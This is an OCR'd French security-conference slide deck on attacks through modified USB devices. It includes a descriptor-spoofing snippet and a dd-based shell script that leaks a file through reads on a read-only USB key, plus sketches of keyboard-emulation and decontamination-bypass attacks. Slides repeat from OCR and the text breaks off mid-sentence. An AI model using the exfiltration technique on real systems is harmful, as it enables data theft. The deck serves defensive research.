Attaques applicatives via périphériques USB modifiés

Benoît Badrignans - SECLAB FR

5 juin 2013, Rennes (France)

Plan

Plan

Introduction

Contexte

- Dans le contexte des systèmes d'information critiques
- Des problèmes liés à l'USB fréquents (Stuxnet)
- Prise de conscience générale et recommandations (ex : ANSSI)

Menaces

- Déni de service
- Fuite d'information
- Infection virale, prise de contrôle


Plan

Recommandations

- Éviter l'USB
- Éviter de faire entrer/sortir les périphériques du SI
- Sas de décontamination
- Limiter les périphériques par leur classe USB (imprimante, clavier/souris, clef USB)
- Limiter les périphériques par leur descripteur USB
- Forcer le montage en read-only
- Antivirus à jour
- Désactiver autorun, autoplay, preview
- Logiciel de protection USB (ex : Lumension)


Surface d'attaque avec clef USB classique

Périphérique USB Classique




Surface d'attaque avec clef USB classique

Périphérique USB Classique



Surface d'attaque avec clef USB classique

Périphérique USB Classique



Faille lecture table des partitions (ex : Linux et LDM)

N/A


Driver malveillant signé par Microsoft

N/A

N/A

N/A

Surface d'attaque avec clef USB classique



Périphérique USB Classique

N/A

Virus, autorun

Faille lecture table des partitions (ex : Linux et LDM)

N/A

Driver malveillant signé par Microsoft

N/A


N/A

N/A

Surface d'attaque avec clef USB modifiée


	Périphérique USB Classique	**Périphérique USB Modifié**
Périphérique USB	N/A	Usurpation de descripteur USB

Surface d'attaque avec clef USB modifiée




	Périphérique USB Classique	**Périphérique USB Modifié**
Matériel (HUB, root hub)	N/A	N/A?
Couche physique USB	N/A	Sniff , fuzzing
Périphérique USB	N/A	Usurpation de descripteur USB

Surface d'attaque avec clef USB modifiée




	Périphérique USB Classique	**Périphérique USB Modifié**
Driver	Driver malveillant signé par Microsoft	Ex : Windows : Faille dans la lecture du descripteur USB => élévation privilège
Matériel (HUB, root hub)	N/A	N/A?
Couche physique USB	N/A	Sniff , fuzzing
Périphérique USB	N/A	Usurpation de descripteur USB

Surface d'attaque avec clef USB modifiée




	Périphérique USB Classique	**Périphérique USB Modifié**
Système de fichiers / Table partition	Faille lecture table des partitions (ex : Linux et LDM)	Bypass sas de décontamination
Stack USB	N/A	Fuzzing
Driver	Driver malveillant signé par Microsoft	Ex : Windows : Faille dans la lecture du descripteur USB => élévation privilège
Matériel (HUB, root hub)	N/A	N/A?
Couche physique USB	N/A	Sniff , fuzzing
Périphérique USB	N/A	Usurpation de descripteur USB

Surface d'attaque avec clef USB modifiée



	Périphérique USB Classique	**Périphérique USB Modifié**
Fichiers	Virus, autorun	Covert Channel
Système de fichiers / Table partition	Faille lecture table des partitions (ex : Linux et LDM)	Bypass sas de décontamination
Stack USB	N/A	Fuzzing
Driver	Driver malveillant signé par Microsoft	Ex : Windows : Faille dans la lecture du descripteur USB => élévation privilège
Matériel (HUB, root hub)	N/A	N/A?
Couche physique USB	N/A	Sniff , fuzzing
Périphérique USB	N/A	Usurpation de descripteur USB


Surface d'attaque avec clef USB modifiée



	Périphérique USB Classique	**Périphérique USB Modifié**
Clavier Souris	N/A	Covert channel, usurpation d'identité, brute force MdP
Fichiers	Virus, autorun	Covert Channel
Système de fichiers Table partition	Faille lecture table des partitions (ex : Linux et LDM)	Bypass sas de décontamination
Stack USB	N/A	Fuzzing
Driver	Driver malveillant signé par Microsoft	Ex : Windows : Faille dans la lecture du descripteur USB => élévation privilège
Matériel (HUB, root hub)	N/A	N/A ?
Couche physique USB	N/A	Sniff , fuzzing
Périphérique USB	N/A	Usurpation de descripteur USB

Plateformes d'implémentation accessibles


- Micro-contrôleurs (ex : SMSC, Cypress)
- Téléphones portables (ex : Android + USB-Gadget)
- Outils de pentest prêt à l'emploi (Facedancer USB pour fuzzing, clavier/souris programmable)
- Clef piégée dans le commerce



Contrôleurs USB

Plateformes d'implémentation accessibles

- Micro-contrôleurs (ex : SMSC, Cypress)
- Téléphones portables (ex : Android + USB-Gadget)
- Outils de pentest prêt à l'emploi (Facedancer USB pour fuzzing, clavier/souris programmable)
- Clef piégée dans le commerce



Contrôleurs USB

Smartphones

Plateformes d'implémentation accessibles

- Micro-contrôleurs (ex : SMSC, Cypress)
- Téléphones portables (ex : Android + USB-Gadget)
- Outils de pentest prêt à l'emploi (Facedancer USB pour fuzzing, clavier/souris programmable)
- Clef piégée dans le commerce

Contrôleurs USB


Smartphones

Facedancer USB

Pentester HID
sur Arduino Nano

Plateformes d'implémentation accessibles

- Micro-contrôleurs (ex : SMSC, Cypress)
- Téléphones portables (ex : Android + USB-Gadget)
- Outils de pentest prêt à l'emploi (Facedancer USB pour fuzzing, clavier/souris programmable)
- Clef piégée dans le commerce



Contrôleurs USB

Smartphones

Facedancer USB

Pentester HID sur Arduino Nano

USB : résumé

- Une grande surface d'attaque pour une clef USB classique
- Une encore plus grande pour une clef modifiée
- De plus en plus simple à implémenter

Plan

Attaque 1 : Scénario

- L'attaquant veut voler le fichier *retrocommission.xls*
- Il n'a qu'un accès utilisateur au système cible

- Le système hôte filtre les descripteurs USB
- Il *monte* les clefs USB uniquement en *read-only*

Attaque 1 : Scénario

- L'attaquant veut voler le fichier *retrocommission.xls*
- Il n'a qu'un accès utilisateur au système cible

- Le système hôte filtre les descripteurs USB
- Il *monte* les clefs USB uniquement en *read-only*

Attaque 1 : Scénario

- L'attaquant veut voler le fichier *retrocommission.xls*
- Il n'a qu'un accès utilisateur au système cible

- Le système hôte filtre les descripteurs USB
- Il *monte* les clefs USB uniquement en *read-only*

Attaque 1 : Scénario

- L'attaquant veut voler le fichier *retrocommission.xls*
- Il n'a qu'un accès utilisateur au système cible

- Le système hôte filtre les descripteurs USB
- Il *monte* les clefs USB uniquement en *read-only*

Usurpation descripteur USB

Extrêmement simple à modifier :

```
#define DRIVER DESC "File-backed Storage Gadget"
#define FSG VENDOR ID 0x0525
#define FSG PRODUCT ID 0xa4a5
```

Écrire sur une clef montée en read-only

DEMO

Comment ça marche

```
#opening comm
dd iflag=direct if=$CMD_FILE of=/dev/null bs=512 count=1 skip=1
dd iflag=direct if=$CMD_FILE of=/dev/null bs=512 count=1

for i in `cat $1 | hexdump -v -e '/1 "%02u\n"'`
do
    echo $i
    dd iflag=direct if=$OUTPUT_FILE of=/dev/null bs=512 count=1 skip=$i
done

#closing comm
dd iflag=direct if=$CMD_FILE of=/dev/null bs=512 count=1 skip=1
dd iflag=direct if=$CMD_FILE of=/dev/null bs=512 count=1
```

- On lit le secteur 1 puis 0 d'un fichier de la clef (cmd.txt)
- On converti les données du fichiers à écrire en adresses
- On effectue des lectures à ces adresses dans un fichier de la clef (output.txt)
- La clef les interprète comme des écritures de données

Comment ça marche

```
#opening comm
dd iflag=direct if=$CMD_FILE of=/dev/null bs=512 count=1 skip=1
dd iflag=direct if=$CMD_FILE of=/dev/null bs=512 count=1

for i in `cat $1 | hexdump -v -e '/1 "%02u\n"'`
do
    echo $i
    dd iflag=direct if=$OUTPUT_FILE of=/dev/null bs=512 count=1 skip=$i
done

#closing comm
dd iflag=direct if=$CMD_FILE of=/dev/null bs=512 count=1 skip=1
dd iflag=direct if=$CMD_FILE of=/dev/null bs=512 count=1
```

- On lit le secteur 1 puis 0 d'un fichier de la clef (cmd.txt)
- On converti les données du fichiers à écrire en adresses
- On effectue des lectures à ces adresses dans un fichier de la clef (output.txt)
- La clef les interprète comme des écritures de données

Comment ça marche

```
#opening comm
dd iflag=direct if=$CMD_FILE of=/dev/null bs=512 count=1 skip=1
dd iflag=direct if=$CMD_FILE of=/dev/null bs=512 count=1

for i in `cat $1 | hexdump -v -e '/1 "%02u\n"'`
do
    echo $i
    dd iflag=direct if=$OUTPUT_FILE of=/dev/null bs=512 count=1 skip=$i
done

#closing comm
dd iflag=direct if=$CMD_FILE of=/dev/null bs=512 count=1 skip=1
dd iflag=direct if=$CMD_FILE of=/dev/null bs=512 count=1
```

- On lit le secteur 1 puis 0 d'un fichier de la clef (cmd.txt)
- On converti les données du fichiers à écrire en adresses
- On effectue des lectures à ces adresses dans un fichier de la clef (output.txt)
- La clef les interprète comme des écritures de données

Comment ça marche

```
#opening comm
dd iflag=direct if=$CMD_FILE of=/dev/null bs=512 count=1 skip=1
dd iflag=direct if=$CMD_FILE of=/dev/null bs=512 count=1

for i in `cat $1 | hexdump -v -e '/1 "%02u\n"'`
do
    echo $i
    dd iflag=direct if=$OUTPUT_FILE of=/dev/null bs=512 count=1 skip=$i
done

#closing comm
dd iflag=direct if=$CMD_FILE of=/dev/null bs=512 count=1 skip=1
dd iflag=direct if=$CMD_FILE of=/dev/null bs=512 count=1
```


- On lit le secteur 1 puis 0 d'un fichier de la clef (cmd.txt)
- On converti les données du fichiers à écrire en adresses
- On effectue des lectures à ces adresses dans un fichier de la clef (output.txt)
- La clef les interprète comme des écritures de données

Comment ça marche


```
#opening comm
dd iflag=direct if=$CMD_FILE of=/dev/null bs=512 count=1 skip=1
dd iflag=direct if=$CMD_FILE of=/dev/null bs=512 count=1

for i in `cat $1 | hexdump -v -e '/1 "%02u\n"'`
do
    echo $i
    dd iflag=direct if=$OUTPUT_FILE of=/dev/null bs=512 count=1 skip=$i
done

#closing comm
dd iflag=direct if=$CMD_FILE of=/dev/null bs=512 count=1 skip=1
dd iflag=direct if=$CMD_FILE of=/dev/null bs=512 count=1
```


- On lit le secteur 1 puis 0 d'un fichier de la clef (cmd.txt)
- On converti les données du fichiers à écrire en adresses
- On effectue des lectures à ces adresses dans un fichier de la clef (output.txt)
- La clef les interprète comme des écritures de données

Périphérique USB utilisé



Périphérique USB utilisé





Attaque 2 : Scénario

- L'attaquant veut infecter une machine
- L'attaque doit être automatisée
- La machine cible ne dispose pas d'antivirus

- L'attaquant ne peut pas entrer dans le SI
- L'attaquant ne connait pas le système cible (Linux/Windows/Mac)
- Le SI dispose d'un sas de décontamination USB
- L'autorun est désactivé

Attaque 2 : Scénario

- L'attaquant veut infecter une machine
- L'attaque doit être automatisée
- La machine cible ne dispose pas d'antivirus

- L'attaquant ne peut pas entrer dans le SI
- L'attaquant ne connait pas le système cible (Linux/Windows/Mac)
- Le SI dispose d'un sas de décontamination USB
- L'autorun est désactivé

Attaque 2 : Scénario

- L'attaquant veut infecter une machine
- L'attaque doit être automatisée
- La machine cible ne dispose pas d'antivirus

- L'attaquant ne peut pas entrer dans le SI
- L'attaquant ne connait pas le système cible (Linux/Windows/Mac)
- Le SI dispose d'un sas de décontamination USB
- L'autorun est désactivé

Attaque 2 : Scénario

- L'attaquant veut infecter une machine
- L'attaque doit être automatisée
- La machine cible ne dispose pas d'antivirus

- L'attaquant ne peut pas entrer dans le SI
- L'attaquant ne connait pas le système cible (Linux/Windows/Mac)
- Le SI dispose d'un sas de décontamination USB
- L'autorun est désactivé

Attaque 2 : Scénario

- L'attaquant veut infecter une machine
- L'attaque doit être automatisée
- La machine cible ne dispose pas d'antivirus

- L'attaquant ne peut pas entrer dans le SI
- L'attaquant ne connait pas le système cible (Linux/Windows/Mac)
- Le SI dispose d'un sas de décontamination USB
- L'autorun est désactivé

Attaque 2 : Scénario

- L'attaquant veut infecter une machine
- L'attaque doit être automatisée
- La machine cible ne dispose pas d'antivirus

- L'attaquant ne peut pas entrer dans le SI
- L'attaquant ne connait pas le système cible (Linux/Windows/Mac)
- Le SI dispose d'un sas de décontamination USB
- L'autorun est désactivé

Attaque 2 : Scénario

- L'attaquant veut infecter une machine
- L'attaque doit être automatisée
- La machine cible ne dispose pas d'antivirus

- L'attaquant ne peut pas entrer dans le SI
- L'attaquant ne connait pas le système cible (Linux/Windows/Mac)
- Le SI dispose d'un sas de décontamination USB
- L'autorun est désactivé

Contournement des sas de décontamination USB

Sas de décontamination

Effacement des fichiers vérolés / formate les clefs USB

Attaque

On fait apparaître des fichiers vérolés après X branchements


Contournement des sas de décontamination USB

Sas de décontamination

Effacement des fichiers vérolés / formate les clefs USB

Attaque

On fait apparaître des fichiers vérolés après X branchements



Autorun : clavier / souris

Attaque

- Le périphérique USB se présente comme un clavier et/ou une souris
- $\Rightarrow$ **On assoit l'attaquant derrière le PC**

Autorun : clavier / souris

Attaque

- Le périphérique USB se présente comme un clavier et/ou une souris
- $\Rightarrow$ **On assoit l'attaquant derrière le PC**

Plan

Logiciels de protection USB


Avantages

- Mettent en œuvre les recommandations habituelles (filtre sur descripteur, DLP, désactive l'autorun)
- Évite les erreurs de configuration des systèmes

Problème

- Ne peuvent quasiment rien face à une clef modifiée (usurpation descripteur, écritures via lectures, "autorun" clavier/souris)

Approche Qubes OS




Avantages

- USB délégué à une VM de faible niveau de confiance
- Les VM de confiance ne sont pas au contact de l'USB

Problème

